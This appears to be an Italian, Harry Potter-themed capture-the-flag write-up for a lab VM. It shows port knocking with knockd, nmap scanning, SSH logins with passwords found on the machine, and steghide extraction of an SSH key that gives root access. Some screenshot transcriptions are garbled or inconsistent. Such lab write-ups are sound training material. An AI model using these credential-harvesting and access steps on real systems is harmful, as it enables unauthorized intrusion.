Connection to 192.168.50.157 closed.

```

Nella cartella sbin, troviamo l'ultimo comando che ci mancava e con il codice completato, c'è solo una cosa da fare:

```
user@hogtheta:/sbin$ killall5
-bash: killall5: command not found
user@hogtheta:/sbin$ killall
Il mago avversario agita la bacchetta e urla: "Confundo!"
Un incantesimo di confusione ti fa parlare con numeri al posto delle parole,
e dici 65511 al posto di 'fatto' quando ti chiedono se hai terminato il turno.

user@hogtheta:/sbin$ █
```

**(rimaniamo un po' delusi dal non trovare un easter egg scrivendo kill Lord Voldemort)**

Qui la tabella del codice completa

[illegible]

Sempre seguendo un'intuizione del nostro capitano riguardante l'ingresso alla casa dei Tassorosso, ci ricordiamo dell'esistenza di Knockd e corriamo ad impostarlo. Settiamo le porte per aprire e chiudere la porta 22 in base al codice che abbiamo trovato, e in base al funzionamento della Mappa del Malandrino, la cui frase di apertura è “giuro solennemente di non avere buone intenzioni” mentre quella di chiusura è “fatto il misfatto”:

```
GNU nano 8.1 /etc/default/knockd
[options]
    UseSyslog

[openSSH]
    sequence      = 9220,1700,9991,55677,37789,7282
    seq_timeout   = 5
    command       = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

[closeSSH]
    sequence      = 65511,12000,41002
    seq_timeout   = 5
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

[openHTTPS]
    sequence      = 1000,2000,3000
    seq_timeout   = 5
    command       = /usr/local/sbin/knock_add -i -c INPUT -p tcp -d 443 -f %IP%
    tcpflags      = syn
```

Avviamo i servizi e lanciamo la sequenza:

```
(kali@kali)-[~]
$ sudo nano /etc/default/knockd
```

```
File Actions Edit View Help
GNU nano 8.1 /etc/knockd.conf
control if we start knockd at init or not
# 1 = start
# anything else = don't start
# PLEASE EDIT /etc/knockd.conf BEFORE ENABLING
START_KNOCKD=1

# command line options
#KNOCKD_OPTS="-i eth1"
```

```
(kali@kali)-[~] △ NotSecure 192.168.50.157 /usr/lib/systemd/systemd-sysv-install
$ sudo systemctl start knockd
[sudo] password for kali:

(kali@kali)-[~]
$ sudo systemctl enable knockd

Synchronizing state of knockd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable knockd

(kali@kali)-[~]
$ knock 192.168.50.157 9220 1700 9991 55677 37789 7282
```

Ci troviamo una terza porta che rimane aperta, proviamo l'accesso con user ma non funziona.. che gli utenti non siano quelli visti all'interno della macchina?



```
(kali@kali)-[~]  
$ nmap 192.168.50.157  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 15:43 CEST  
Nmap scan report for 192.168.50.157  
Host is up (0.0015s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
MAC Address: 08:00:27:38:46:54 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Accedendo come Milena non troviamo nulla di diverso da quello che abbiamo trovato accedendovi dalla macchina. Facciamo un tentativo con nome utente Luca e una delle password trovata nel file .myLovePotion.swp.. e siamo dentro!

```
(kali@kali)-[~]  
$ ssh luca@192.168.50.157 -p 22  
luca@192.168.50.157's password:  
Theta fa schifo  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
luca@blackbox:~$
```

Troviamo una flag visibile, ma ovviamente, i file interessanti sono quelli nascosti, uno in particolare:

```
luca@blackbox:~$ ls △ Not secure 192.168.50.157 /home/luca/.theta-key.jpg.bk flag.txt
luca@blackbox:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile  .theta-key.jpg.bk  flag.txt
luca@blackbox:~$
```

Immediatamente lo trasferiamo sulla nostra macchina per iniziare le analisi su di esso:

```
luca@blackbox:~$ ls
(kali@kali)-[~]
$ rsync -av luca@192.168.50.157:/home/luca/.theta-key.jpg.bk .
luca@192.168.50.157's password:
receiving incremental file list
.theta-key.jpg.bk

sent 43 bytes  received 142,540 bytes  13,579.33 bytes/sec
total size is 142,396  speedup is 1.00
```

Dobbiamo rinominarlo per rimuovere l'incantesimo di 'invisibilità':

```
(kali@kali)-[~]
$ mv .theta-key.jpg.bk thetakekey.jpg
```

E usando la bacchetta magica estraiamo una chiave, la stessa chiave che ci permetterà di accedere come root al server Theta!

```
(kali㉿kali)-[~]
```

```
$ cat wand.txt
```

```
c2MqVDFs0VN5ezVi
```

```
(kali㉿kali)-[~]
```

```
$ steghide extract -sf thetakey.jpg
```

```
Enter passphrase:
```

```
the file "id_rsa" does already exist. overwrite ? (y/n) y
```

```
wrote extracted data to "id_rsa".
```

```
(kali㉿kali)-[~]
```

```
$
```

```
(kali㉿kali)-[~]
```

```
$ chmod 600 id_rsa
```

```
(kali㉿kali)-[~]
```

```
$ ssh -i id_rsa root@192.168.50.157
```

```
Theta fa schifo
```

```
Last login: Thu Oct 3 14:01:34 2024 from 192.168.50.158
```

```
root@blackbox:~# ls
```

```
flag.txt
```

```
root@blackbox:~# █
```

```
root@blackbox:~# ls  
flag.txt  
root@blackbox:~# cat flag.txt
```



A questo punto, ogni persona sana di mente avrebbe festeggiato per il lieto fine.. ma noi non lo siamo..

Cerchiamo quindi di capire di chi fosse l'ultima password rimasta nel file .myLovePotion.swp

Come ci aspettavamo era di uno degli altri utenti:

```
(kali㉿kali)-[~]
└─$ ssh marco@192.168.50.156 -p 22
marco@192.168.50.156's password:
Theta fa schifo

marco@blackbox:~$ ls -la
.  .. .bash_logout .bashrc .cache .profile
marco@blackbox:~$ cd ..
marco@blackbox:/home$ ls -la
.  .. anna luca marco milena shared
marco@blackbox:/home$ sudo -l
[sudo] password for marco:
Sorry, user marco may not run sudo on blackbox.
marco@blackbox:/home$ cd shared
-bash: cd: shared: Permission denied
marco@blackbox:/home$ ls ..
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt path proc root run sbin
marco@blackbox:/home$ ls -la
.  .. anna luca marco milena shared
marco@blackbox:/home$ cd ..
marco@blackbox:/$ ls -la
.  .. bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt path proc root ru
marco@blackbox:/$ cd home
marco@blackbox:/home$ ls -la
.  .. anna luca marco milena shared
marco@blackbox:/home$ cd marco
marco@blackbox:~$ ls -la
.  .. .bash_logout .bashrc .cache .profile
marco@blackbox:~$ exit
logout
Connection to 192.168.50.156 closed.
```

Si conclude così la nostra storia nel magico mondo del server Theta, o come a tutti noi è piaciuto chiamarla, la macchina Epcode.

*"...Non era importante che Gobuster, SQL Map e Steghide fossero andati perduti. Non era importante che non fossero passati alla storia come i Doni della Kali. Era stato il padrone della password di Root abbastanza a lungo da risistemare le cose per bene. L'amministratore della Theta sentì la goccia di sudore scendere dalla sulla fronte e vi passò una mano, ma non provò più paura. Da diciannove anni la poltrona era sua. Tutto andava bene."*